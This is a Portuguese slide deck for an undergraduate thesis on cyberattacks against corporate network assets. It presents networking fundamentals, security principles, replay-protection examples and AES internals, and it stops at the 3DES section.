



Faculdade Professor Miguel Ângelo da Silva Santos - FeMASS

FeMASS
FACULDADE PROF. MIGUEL ÂNGELO DA SILVA SANTOS

ESTUDO SOBRE OS PRINCIPAIS CYBERATAQUES EM ATIVOS DE REDE EM AMBIENTES CORPORATIVOS

Aluno:

Caio Lucas Lima Almeida

Orientador(es):

Lahir Bockorni

Curso:

Sistemas de Informação

ESTUDO SOBRE OS PRINCIPAIS CYBERATAQUES EM ATIVOS DE REDE EM AMBIENTES CORPORATIVOS

■ Estruturação do Trabalho

1. INTRODUÇÃO

2 OBJETIVOS

1. Objetivo Geral
2. Objetivos específicos

3 JUSTIFICATIVA

4 METODOLOGIA DE PESQUISA

5 REFERENCIAL TEÓRICO

- 5.1 Tipos de redes de computadores
- 5.2 Tecnologia de redes locais a globais
- 5.3 Modelos de referência
- 5.4 Segurança de redes
- 5.5 Princípios básicos da segurança
- 5.6 Princípios básicos do ataque
- 5.7 Criptografia
- 5.8 Algoritmo de chave simétrica
 - 5.8.1 AES
 - 5.8.2 3DES
 - 5.8.3 Twofish
 - 5.8.4 Blowfish
 - 5.8.5 RC4

5.9 ALGORITMO DE CHAVE ASSIMÉTRICA

5.9.1 RSA

5.9.2 ECC

5.9.3 ElGamal

5.10 MARCO CIVIL

5.11 LGPD

6 PESQUISA DE CAMPO

6.1 COLETA DE DADOS

7 CENÁRIOS DE APLICAÇÃO DE ATAQUES – EXEMPLOS PRÁTICOS E TEÓRICOS

7.1 OBJETIVOS DOS ATAQUES EM REDES WIRELESS

7.1.1 Evil Twin

7.1.2 Ataque de WPA Enterprise

7.1.3 Ataque WPA2

7.2 PÓS-EXPLORAÇÃO EM REDES

7.2.1 ARP Poisoning - Interceptação de Login em um Ambiente de Testes

7.2.2 Ataque de Força Bruta

7.2.3 ARP Spoofing


CONSIDERAÇÕES FINAIS

REFERÊNCIAS

ESTUDO SOBRE OS PRINCIPAIS CYBERATAQUES EM ATIVOS DE REDE EM AMBIENTES CORPORATIVOS

Introdução

- Dispositivos conectados na rede processam, armazenam e transmitem dados. Ataques nesse lugar podem comprometer à segurança nacional.
- Cenário Atual no Brasil
 - 357 mil ataques no 2º semestre de 2023 (CNN Brasil, 2024)
 - Aumento de 142% nos ataques a ativos de rede
 - Setores críticos como transportes e TI também afetados
- Usada engenharia social ao funcionário da empresa C&M Software para desviar valores R\$541 milhões.
- Principais Ameaças Cibernéticas:
 - **Malware:** Acesso não autorizado
 - **Phishing:** Fraude eletrônica
 - **Ransomware:** Sequestro de dados com pedido de resgate (IBM, 2024)




ESTUDO SOBRE OS PRINCIPAIS CYBERATAQUES EM ATIVOS DE REDE EM AMBIENTES CORPORATIVOS

- Justificativa
- Redes abertas são mais vulneráveis a ciberataques
 - Confidencialidade
 - Integridade
 - Disponibilidade
- Importância do Pentest (Penetration Test)
- Redes Wireless são alvos frequentes
- Ciberataques como mecanismo de proteção

ESTUDO SOBRE OS PRINCIPAIS CYBERATAQUES EM ATIVOS DE REDE EM AMBIENTES CORPORATIVOS

- Metodologia de pesquisa
- Classificação exploratória e explicativa
- Ambiente de teste
- Adaptador: TP-LINK WN821N em modo monitor.
- Sistema Operacional: Kali Linux em máquina virtual (VirtualBox).
- Livro Rede de Computadores do Tanenbaum bower
- Curso da Desec Security




Referencial Teórico

- Apresentar os principais fundamentos da rede de computadores e sua segurança, tipos de rede, modelo de referência e conceitos de criptografia.
- **5.1 Tipos de redes de computadores**
- Redes de banda larga
- Popularizada pelo aumento dos uso de computadores pessoais
- Utilizavam cabo de cobre, coaxial ou fibra óptica
- Criação da rede sem fio WI-FI IEEE 802.11

Standard	Frequency	Maximum Speed	Backwards compatibility
802.11	2.4 GHz	2 Mbps	-
802.11a	5 GHz	54 Mbps	-
802.11b	2.4 GHz	11 Mbps	-
802.11g	2.4 GHz	54 Mbps	802.11b
802.11n	2.4 and 5 GHz	600 Mbps	802.11a/b/g
802.11ac	5 GHz	1300 Mbps	802.11a/n
802.11ad	2.4 GHz, 5 GHz and 60 GHz	7 Gbps	802.11a/b/g/n/ac


Referencial Teórico

- 5.1 Tipos de redes de computadores
- Redes de provedores
- Utilizam CDNs (Content Delivery Networks) para reduzir latência.
- Sem conexão via ISP (provedor de acesso a internet) usa rede de trânsito (backbones) e interconexões diretas.
- Redes comerciais
- Usada em empresas e universidades
- Uso comum de VPNs para integrar filiais distantes




Referencial Teórico

- **5.2 Tecnologia de redes locais e globais**
- Rede PAN – Personal Area Network
- Alcance pessoal e curto
- Bluetooth, USB, NFC
- Velocidade de 1Mbps a 24Mbps




Referencial Teórico

- **5.2 Tecnologia de redes locais e globais**
- Rede LAN – Local Area Network e Rede doméstica
- Usada em locais pequenos como casa, escritórios, fábricas
- Cabeada Ethernet IEE 802.3 (100Mbps a 40Gbps)
- Sem fio Wi-fi IEEE 802.11 (11Mbps a 7Gbps)
- Uso de swiches
- Possibilidade de VLANs
- Controle de acesso em rede sem fio sendo estática ou dinâmica




Referencial Teórico

- 5.2 Tecnologia de redes locais e globais
- Rede MAN – Metropolitan Area Network
- Abrange cidades e áreas urbanas
- Velocidade de 10Mbps a 1Gbps




Referencial Teórico

- 5.2 Tecnologia de redes locais e globais
- Rede WAN – Wide Area Network
- Velocidade máxima de 100Gbps
- Alcance nacional ou continental



Referencial Teórico

- 5.2 Tecnologia de redes locais e globais
- Redes interligadas
- Integração entre diferentes tipos de rede
- Ampliam o alcance
- Flexibiliza tráfego



Referencial Teórico

- 5.3 Modelos de referência
- **Modelo OSI (Open Systems Interconnection)**
- Modelo conceitual
- Conceitos fundamentais
- Serviço: Determinam o que uma camada oferece à camada superior
- Interface: Descrevem como as camadas se comunicam internamente
- Protocolo: Protocolos especificam como as camadas equivalentes em máquinas diferentes interagem.




Referencial Teórico

■ 5.3 Modelos de referência

■ Modelo OSI x TCP/IP


- Física: Transmissão dos bits brutos por meio físico. Define voltagem, temporização de sinais, conectores.
- Enlace: Organiza os bits em quadros, corrige erros de transmissão, controle de fluxo.
- Rede: Roteia pacotes entre diferentes redes e faz endereçamento lógico (IP), fragmenta pacotes e controle de congestionamento.
- Transporte: Garante entrega confiável e ordenada, protocolo TCP e UDP.
- Sessão: Estabelece, mantém e encerra sessões de comunicação.
- Apresentação: Traduz dados em dados e formatos diferentes. Compactação, criptografia e conversão de codificação.
- Aplicação: Interface direta com o usuário final. Protocolo: HTTP, FTP, STMP, DNS.



Metodologia de pesquisa

■ 5.4 Segurança de redes

- Invasões já existiam antes da internet.
- Phreaking (uso de falhas para chamadas gratuitas) no fim dos anos 50.
- Caso John Draper: usou apito de cereal para burlar chamadas da AT&T com frequência 2600 Hz.
- No início a rede de computadores era usada por pesquisadores para envio de e-mails, compartilhamento de impressoras.
- Tríade CIA
- Confidencialidade: Impede o acesso não autorizado.
- Integridade: Garante que os dados não foram alterados.
- Disponibilidade: Garante acesso contínuo aos serviços



Metodologia de pesquisa

■ 5.5 Princípios básicos da segurança

- Feito por Jerome saltzer e Michael Shroeder em 1975
- Economia de mecanismos: Sistemas simples = menos falhas.
- Padrão seguro (default seguro): Negar acesso por padrão.
- Mediação completa: Todo acesso deve ser verificado.
- Menor autoridade (POLA – Principal of Least Authority): Cada processo só com os privilégios mínimos.
- Separação de privilégios: dividir permissões entre diferentes partes.
- Mecanismo menos comum: Reduzir compartilhamento de recursos.
- Projeto aberto: Um sistema seguro deve continuar seguro mesmo que todos saibam como ele funciona.
- Aceitabilidade psicológica: medidas de segurança devem ser fáceis de entender e usar.

Metodologia de pesquisa

■ 5.6 Princípios básicos do ataque

- Reconhecimento: Coleta de informações (online ou até no lixo).
- Sniffing: Interceptação de tráfego de rede.
- Spoofing: Falsificação de identidade (endereços IP ou MAC).
Redirecionamento do tráfego para o dispositivo atacante.
- Interrupção: ataques DoS para indisponibilizar serviços.
- Violações comuns:
 - Falta de medição completa. Todo acesso a um recurso deve ser verificado, sempre.
 - Falha no isolamento de componentes. Sistemas que compartilham o mesmo espaço de memória ou permissão estão mais fáceis a ataques
 - Desrespeito à menor autoridade e mecanismos dedicados. Cada processo ou usuário deve ter apenas os privilégios mínimos necessários.

Metodologia de pesquisa

■ 5.7 Criptografia

■ Princípio de verificação de validade da mensagem.

- Toda mensagem criptografada deve conter informação extra (redundância) para permitir a verificação da sua autenticidade.
- A ausência dessa informação permite que mensagens falsas, mas com formato válido, sejam aceitas.
- A empresa "Encomenda Rápida" envia mensagens no formato:
- [16 bits – nome do cliente] + [3 bits – conteúdo criptografado]
- A chave é secreta e compartilhada apenas entre a empresa e o cliente.
- Um ex-funcionário envia mensagens com nomes reais e valores aleatórios nos 3 bits finais:
- João da Silva | 110
- Maria Souza | 001
- O sistema tenta decifrar os 3 bits e interpreta pedidos válidos por coincidência.
- Solução seria ampliar a parte criptografada para 12 bits
- [3 bits úteis] + [9 bits de verificação]
- Exemplo de valor: 101 000000000
- Se os 9 bits não baterem com o padrão definido, a mensagem é ignorada.
- Isso reduz drasticamente a chance de mensagens falsas serem aceitas.

Metodologia de pesquisa

■ 5.7 Criptografia

■ Princípio de garantia de atualidade da mensagem

- Um invasor pode capturar mensagens legítimas e reenviá-las posteriormente, causando efeitos indesejados.
- Mesmo sem descriptografar, o atacante pode repetir comandos válidos.
- O atacante intercepta a mensagem:
- João da Silva | 101 000000000
- Reenvia a mesma mensagem várias vezes.
- O sistema trata cada repetição como um novo pedido, gerando envios duplicados.
- Solução de controle temporal seria adicionar timestamp na mensagem:
- João da Silva | 101 000000000 | 2025-06-20 14:32:00
- So aceita mensagens nos últimos 60 segundos que não foram recebidas anteriormente.
- Mensagens duplicadas ou fora do prazo são descartadas.


Metodologia de pesquisa

■ 5.8 Algoritmo de chave simétrica

- Uso da mesma chave para criptografar e descriptografar a informação, o emissor e receptor devem possuir e manter a mesma chave em segredo.

■ 5.8.1 AES

- Advanced Encryption Standard
- Opera com blocos de 128 bits e suporta chaves de 128, 192 ou 256 bits, com 10, 12 ou 14 rodadas de processamento, respectivamente na qual cada rodada tem 4 operações.
- Utilizado em padrões SSL/TLS, VPN, WI-FI (WPA2 e WPA3)
- Bloco vermelho representa uma subchave
- Organização dos dados em uma matriz de 4 linhas e 4 colunas, sendo 128 bits.
- Matriz estado




Metodologia de pesquisa

- 5.8 Algoritmo de chave simétrica
- 5.8.1 AES

AddRoundKey

- Utiliza a operação XOR (ou exclusivo)
- Altera o estado de maneira única

A	B	S
0	0	0
0	1	1
1	0	1
1	1	0




Metodologia de pesquisa

- 5.8 Algoritmo de chave simétrica
- 5.8.1 AES

SubBytes

- Aplica uma função não linear a cada byte
- Utiliza o S-Box para embaralhar os dados de forma segura
- Cada valor é trocado por outro de forma imprevisível
- Dificulta técnicas de força bruta




Metodologia de pesquisa

- 5.8 Algoritmo de chave simétrica
- 5.8.1 AES

ShiftRows

- Realiza deslocamento circulares à esquerda nas linhas da matriz
- Linha 0: sem alteração
- Linha 1: desloca 1 byte
- Linha 2: desloca 2 bytes
- Linha 3: desloca 3 bytes




Metodologia de pesquisa

- 5.8 Algoritmo de chave simétrica
- 5.8.1 AES

MixColumns

- Mistura matematicamente os bytes de cada coluna da matriz
- Realiza uma multiplicação da coluna por uma matriz fixa no Galois Field $GF(2^8)$
- Campo finito de 256 elementos de 0 a 255 que realiza operações matemáticas.




Metodologia de pesquisa

■ 5.8 Algoritmo de chave simétrica

■ 5.8.2 3DES

